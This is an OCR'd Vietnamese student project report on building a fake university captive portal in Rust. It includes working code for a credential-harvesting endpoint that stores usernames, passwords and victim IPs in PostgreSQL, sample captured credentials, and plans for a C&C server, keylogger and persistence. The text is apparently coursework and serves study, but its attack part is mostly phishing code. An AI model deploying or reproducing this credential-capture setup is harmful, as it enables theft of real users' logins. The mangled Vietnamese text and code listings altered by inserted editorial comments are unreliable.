HANOI UNIVERSITY OF SCIENCE AND TECHNOLOGY
SCHOOL OF INFORMATION AND COMMUNICATION TECHNOLOGY

BÒO CÒO PROJECT 2

Ch : Ngũn ng Rust vị Bo mt

Ging viổn hng dn: Nguyn c Toịn

Sinh viổn: Phm ng Tn Dng

Mõ s sinh viổn: 20225569

Ngịy 26 thòng 3 nm 2025

Mc lc

Chng 1

Outline

1.1 Tin tun 7

Tun th 7 em õ thc hin còc cũng vic sau:

- Xóy dng captive portal gi mo.
- Lu thũng tin ng nhp thu thp c vịo database.
- Tơm hiu v C&C server.

1.2 K hoch cho còc tun tip theo

Còc tun sau em s tip tc tơm hiu vị trin khai:

- Lu d liu thu thp c vịo C&C server.
- Phòt trin client-side keylogger.
- Nghiổn cu vị trin khai k thut persistency (duy trơ truy cp).
- Mõ húa d liu ng nhp nhn c tng cng bo mt.

Chng 2

Chi tit trin khai

2.1 Dependencies

Project s dng còc dependencies (th vin) c khai bòo trong file `Cargo.toml` nh sau:

```
[package]
name = "Weck7" # Likely a typo, should be "Week7"
version = "0.1.0"
edition = "2024"

[dependencies]
axum = "0.7"
tokio = { version = "1", features = ["full"]}
tower-http = { version = "0.5", features = ["fs", "add-
    extension"]}
serde = { version = "1.0", features = ["derive"]}
serde_json = "1.0" # Typo in slide, likely "1.0"
sqlx = { version = "0.6", features = ["runtime-tokio-rustls",
    "postgres", "uuid", "chrono", "json"] }
dotenv = "0.15"
request = { version = "0.11", features = ["json"]} # Note: '
    request' crate is deprecated, consider 'reqwest'
log = "0.4"
env_logger = "0.9"
uuid = { version = "1.0", features = ["serde", "v4"]}
chrono = { version = "0.4", features = ["serde"]) # Typo in
    slide, likely '}'
anyhow = "1.0"
```

Listing 2.1: File Cargo.toml

File nịy nh ngha còc th vin cn thit cho project, bao gm web framework (`axum`, `tokio`, `tower-http`), x lỳ d liu (`serde`, `serde_json`), tng tòc database (`sqlx`), qun lỳ bin mũi trng (`dotenv`, `env_logger`), vị còc tin ờch khòc (`uuid`, `chrono`, `anyhow`).

2.2 Captive Portal gi mo


Giao din ca captive portal gi mo c xóy dng trũng ging vi trang ng nhp mng ca trng.

(a) Giao din ban u (b) Giao din sau khi nhp thũng tin

Hnh 2.1: Giao din ca Captive Portal gi mo

2.3 Database

Thũng tin ng nhp thu thp c t captive portal s c lu tr trong mt database PostgreSQL. D liu c lu trong bng `public.credentials`.



	id [PK] uuid	username character varying	password character varying	victim_ip character varying	user_agent text	captured_at timestamp with time zone
1	4baafda9-d8b5-4400-87c3-79426ef81587	aa	11	N/A	N/A	2025-05-07 03:11:09.705309+07
2	448a0157-5e41-4630-bb00-c16005cdda...	siki	vnpt	N/A	N/A	2025-05-07 03:30:00.267883+07
3	1c1857af-f626-4cb4-8358-6560f7f7ba19	cc	11	N/A	N/A	2025-05-07 04:19:00.027111+07
4	7221d877-8f48-4bce-b427-f01057221795	cc	11	N/A	N/A	2025-05-07 04:22:19.698593+07
5	246dd7b9-1e91-4d2b-9efd-ba48db451046	smiski	smiski	N/A	N/A	2025-05-07 11:07:49.829349+07

Hnh 2.2: D liu trong bng credentials ca database

nh chp mịn hơnh trổn hin th cu trữc bng vị mt s bn ghi mu, bao gm còc trng nh `id`, `username`, `password`, `victim_ip`, `user_agent`, vị `captured_at`.

2.4 Lung chờnh (Main Thread)

Phn nịy mũ t còc bc chờnh trong lung thc thi ca ng dng.

2.4.1 Khi to vị cu hơnh

```
dotenv().ok();

let database_url: String = env::var("DATABASE_URL")
    .expect("Thiu bin mũi trng DATABASE_URL. Cn cu hơnh file .env");

let db_pool: Pool<Postgres> = PgPoolOptions::new()
    .max_connections(5)
    .connect(&database_url)
    .await Result<Pool<Postgres>, Error> // Note: 'Result<Pool<Postgres>, Error>' here is likely a type hint artifact in the slide, '.await' already returns the Result.
    .expect("Khũng th kt ni n database");
```

Listing 2.2: Khi to ng dng vị kt ni database

- `dotenv().ok();`: Ti còc bin mũi trng t file `.env` (nu tn ti).
- `let database_url = env::var("DATABASE_URL").expect(...);`: Ly chui kt ni database t bin mũi trng `DATABASE_URL`. Chng trơnh s dng nu bin nịy khũng c thit lp.
- `let db_pool = ... connect(...).await.expect(...);`: Cu hơnh pool kt ni database PostgreSQL vi ti a 5 kt ni, thc hin kt ni bt ng b vị dng chng trơnh nu kt ni tht bi.

2.4.2 Chy Database Migrations

```
sqlx::migrate!("./migrations")
    .run(&db_pool)
```

```
    .await Result<(), MigrateError> // Note: Similar type hint artifact as above
    .expect("Li khi chy database migrations");

println!("Database migrations chy thịnh cũng!");
```

Listing 2.3: Chy database migrations

- `sqlx::migrate!("./migrations")`: Những còc script migration t th mc `./migrations`.
- `.run(&db_pool).await.expect(...);`: Thc thi còc migration bng pool kt ni õ to. Chng trơnh dng nu cú li trong quò trơnh migration.
- `println!(...);`: Thũng bòo migration thịnh cũng.

Phn nịy m bo cu trữc database luũn c cp nht trc khi ng dng chy.

2.4.3 Thit lp Router vị State

```
let app_state: AppState = AppState { db_pool };

let app: Router = Router::new()
    .nest_service(
        "/",
        ServeDir::new(path: "content").
   append_index_html_on_directories(append: true)
    )
    .route("/capture", post(capture_credentials_handler))
    .with_state(app_state);
```

Listing 2.4: Thit lp router cho ng dng web

- `let app_state = AppState { db_pool };`: To mt i tng trng thòi (`AppState`) cha pool kt ni database `db_pool`. i tng nịy s c chia s gia còc handler.
- `let app: Router = Router::new()`: To mt router mi.
- `.nest_service("/", ...)`: Gn service phc v file tnh t th mc "content"vịo ng dn gc ("/") ca ng dng.
- `.route("/capture", post(capture_credentials_handler))`: nh ngha route "/capture"ch chp nhn yổu cu POST vị gi hịm `capture_credentials_handler` x lỳ.

- `.with_state(app_state);`: Gn trng thòi `app_state` vịo router, cho phỗp còc handler truy cp `db_pool`.

2.4.4 Khi chy Server

```
let addr: SocketAddr = SocketAddr::from(([127, 0, 0, 1], 3000));
println!("Server ang chy http://{}", addr);

let listener: TcpListener = TcpListener::bind(&addr).await.unwrap();
serve(listener, app).await.unwrap();
```

Listing 2.5: Khi chy web server

- `let addr = ...`: nh ngha a ch vị cng cho server (localhost, cng 3000).
- `println!(...);`: In ra thũng bòo a ch server ang chy.
- `let listener = ... bind(...).await.unwrap();`: To mt listener TCP ti a ch õ nh ngha, ch bt ng b vị dng chng trơnh nu khũng th bind.
- `serve(listener, app).await.unwrap();`: Bt u chy server web s dng listener vị router app. Server s lng nghe vị x lỳ còc yổu cu n.

óy lị im khi u server bt u hot ng vị ch kt ni.

2.4.5 X lỳ yổu cu POST /capture

Hịm `capture_credentials_handler` x lỳ yổu cu POST n ng dn "/capture", thu thp thũng tin vị lu vịo database.

```
async fn capture_credentials_handler(
    State(state: AppState): State<AppState>, // Access application state
    Form(credentials: LoginForm): Form<LoginForm>, // Extract form data from request body
) -> impl IntoResponse { // Return type that can be converted into an HTTP response
    println!("õ thu thp thũng tin ng nhp:");
    println!("Username: {:?}", credentials.username);
    println!("Password: {:?}", credentials.password);
```

```
8
9     // Assuming LoginForm has fields like username, password
10    // Assuming AppState has db_pool: Pool<Postgres>
11
12    let victim_ip: String = "N/A".to_string(); // Placeholder,
      needs actual IP extraction logic
13    let user_agent: String = "N/A".to_string(); // Placeholder
      , needs actual User-Agent extraction logic
14    let captured_at: DateTime<Utc> = Utc::now(); // Current
      timestamp
15
16    let id = uuid::Uuid::new_v4(); // Generate a new UUID
17
18    // Save to database
19    // The following code is based on the text description and
      common sqlx patterns
20    let result = sqlx::query!(
21        r#"
22        INSERT INTO credentials (id, username, password,
      victim_ip, user_agent, captured_at)
23        VALUES ($1, $2, $3, $4, $5, $6)
24        "#,
25        id,
26        credentials.username,
27        credentials.password,
28        victim_ip,
29        user_agent,
30        captured_at
31    )
32    .execute(&state.db_pool) // Execute query using the
      connection pool from state
33    .await; // Wait for the database operation to complete
34
35    match result {
36        Ok(_) => println!("Lu thũng tin ng nhp thịnh cũng vịo
      database."),
37        Err(e) => eprintln!("Li khi lu thũng tin ng nhp vịo
      database: {:?}", e),
38    }
39
40    // Based on the next slide, it performs a redirect after
      capture
```